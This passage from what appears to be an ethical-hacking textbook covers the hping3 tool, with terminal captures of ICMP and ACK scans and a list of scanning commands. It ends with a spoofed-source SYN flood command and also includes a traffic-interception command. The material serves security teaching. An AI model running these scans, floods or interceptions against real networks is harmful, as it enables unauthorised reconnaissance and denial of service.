
- **Hping3**

  Source: *http://www.hping.org*

  Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions. It can send custom TCP/IP packets and display target replies similarly to a ping program with ICMP replies. It handles fragmentation as well as arbitrary packet body and size, and it can be used to transfer encapsulated files under the supported protocols. It also supports idle host scanning. IP spoofing and network/host scanning can be used to perform an anonymous probe for services. Hping3 also has a Traceroute mode, which enables attackers to send files between covert channels. It also determines whether the host is up even when the host blocks ICMP packets. Its firewalk-like usage allows the discovery of open ports behind firewalls. It performs manual path MTU discovery and enables attackers to perform remote OS fingerprinting.


Using Hping, an attacker can study the behavior of an idle host and gain information about the target, such as the services that the host offers, the ports supporting the services, and the OS of the target. This type of scan is a predecessor to either heavier probing or outright attacks.

Syntax: **`# hping3 <options> <Target IP address>`**


hping3 -1 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #hping3 -1 10.10.1.11
HPING 10.10.1.11 (eth0 10.10.1.11): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.10.1.11 ttl=128 id=53015 icmp_seq=0 rtt=3.9 ms
len=28 ip=10.10.1.11 ttl=128 id=53016 icmp_seq=1 rtt=3.7 ms
len=28 ip=10.10.1.11 ttl=128 id=53017 icmp_seq=2 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53018 icmp_seq=3 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53019 icmp_seq=4 rtt=7.5 ms
len=28 ip=10.10.1.11 ttl=128 id=53020 icmp_seq=5 rtt=7.4 ms
len=28 ip=10.10.1.11 ttl=128 id=53021 icmp_seq=6 rtt=11.3 ms
len=28 ip=10.10.1.11 ttl=128 id=53022 icmp_seq=7 rtt=3.2 ms
len=28 ip=10.10.1.11 ttl=128 id=53023 icmp_seq=8 rtt=3.1 ms
len=28 ip=10.10.1.11 ttl=128 id=53024 icmp_seq=9 rtt=3.0 ms
^C
--- 10.10.1.11 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.0/5.8/11.3 ms
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 3.8: ICMP scanning


hping3 -A 10.10.1.11 -p 80 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #hping3 -A 10.10.1.11 -p 80
HPING 10.10.1.11 (eth0 10.10.1.11): A set, 40 headers + 0 data bytes
len=40 ip=10.10.1.11 ttl=128 DF id=53036 sport=80 flags=R seq=0 win=0 rtt=7.9 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53037 sport=80 flags=R seq=1 win=0 rtt=3.8 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53038 sport=80 flags=R seq=2 win=0 rtt=3.7 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53039 sport=80 flags=R seq=3 win=0 rtt=10.5 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53040 sport=80 flags=R seq=4 win=0 rtt=10.4 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53041 sport=80 flags=R seq=5 win=0 rtt=2.3 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53042 sport=80 flags=R seq=6 win=0 rtt=10.2 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53043 sport=80 flags=R seq=7 win=0 rtt=14.1 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53044 sport=80 flags=R seq=8 win=0 rtt=10.0 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53045 sport=80 flags=R seq=9 win=0 rtt=14.0 ms
^C
--- 10.10.1.11 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 2.3/8.7/14.1 ms
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 3.9: ACK scanning on port 80

Hping Commands

The various Hping commands are as follows:

- **ICMP ping**

  Ex. `hping3 -1 10.0.0.25`

  A ping sweep or Internet Control Message Protocol (ICMP) scanning is a process of sending an ICMP request or ping to all the hosts on the network to determine the ones that are up.

  The OS, router, switch, and IP-based devices use this protocol via the ping command for echo request and echo response as a connectivity tester between different hosts.

  Hping performs an ICMP ping scan by specifying the argument -1 in the command line. You may use --ICMP or -1 as the argument in the command line. By issuing the above command, hping sends an ICMP echo request to 10.0.0.25 and receives an ICMP reply similarly to a ping utility.

- **ACK scan on port 80**

  Ex. `hping3 –A 10.0.0.25 –p 80`

  This scanning technique can be used to probe the existence of a firewall and its rule sets. Simple packet filtering allows the establishment of a connection (packets with the ACK bit set), whereas a sophisticated stateful firewall does not allow the establishment of a connection.

  Hping can be configured to perform an ACK scan by specifying the argument -A in the command line. Here, you set the ACK flag in the probe packets and perform the scan. You perform this scan when a host does not respond to a ping request. By issuing this command, Hping checks if a host is alive on a network. If it finds a live host and an open port, it returns an RST response.

- **UDP scan on port 80**

  Ex. `hping3 -2 10.0.0.25 –p 80`

  Hping uses TCP as its default protocol. Using the argument -2 in the command line specifies that Hping operates in the UDP mode. You may use either --udp or -2 as the argument in the command line.

  By issuing the above command, Hping sends UDP packets to port 80 on the host (10.0.0.25). It returns an ICMP port unreachable message if it finds the port closed and does not return a message if the port is open.

- **Collecting Initial Sequence Number**

  Ex. `hping3 192.168.1.103 -Q -p 139`

  Using the argument -Q in the command line, Hping collects all the TCP sequence numbers generated by the target host (192.168.1.103).

- **Firewalls and Timestamps**

  Ex. `hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`

  Many firewalls drop those TCP packets that do not have the TCP Timestamp option set. By adding the --tcp-timestamp argument in the command line, you can enable the TCP timestamp option in Hping and try to guess the timestamp update frequency and uptime of the target host (72.14.207.99).

- **SYN scan on port 50-60**

  Ex. `hping3 -8 50-60 –S 10.0.0.25 –V`

  Using the argument -8 or --scan in the command line, you are operating Hping in the scan mode to scan a range of ports on the target host. Adding the argument -S allows you to perform a SYN scan.

  Therefore, the above command performs a SYN scan on ports 50–60 on the target host.

- **FIN, PUSH and URG scan on port 80**

  Ex. `hping3 –F –P –U 10.0.0.25 –p 80`

  By adding the arguments –F, –P, and –U in the command line, you are setting FIN, PUSH, and URG packets in the probe packets. By issuing this command, you are performing FIN, PUSH, and URG scans on port 80 on the target host (10.0.0.25). If port 80 is open, you will not receive a response. If the port is closed, Hping will return an RST response.

- **Scan entire subnet for live host**

  Ex. `hping3 -1 10.0.1.x --rand-dest –I eth0`

  By issuing this command, Hping performs an ICMP ping scan on the entire subnet 10.0.1.x; in other words, it sends an ICMP echo request randomly (--rand-dest) to all the hosts from 10.0.1.0 to 10.0.1.255 that are connected to the interface eth0. The hosts whose ports are open will respond with an ICMP reply. In this case, you have not set a port; hence, Hping sends packets to port 0 on all IP addresses by default.

- **Intercept all traffic containing HTTP signature**

  Ex. `hping3 -9 HTTP –I eth0`

  The argument -9 will set the Hping to the listen mode. Hence, by issuing the command -9 HTTP, Hping starts listening on port 0 (of all the devices connected in the network to interface eth0), intercepts all the packets containing the HTTP signature, and dumps from the signature end to the packet's end.

- **SYN flooding a victim**

  Ex. `hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

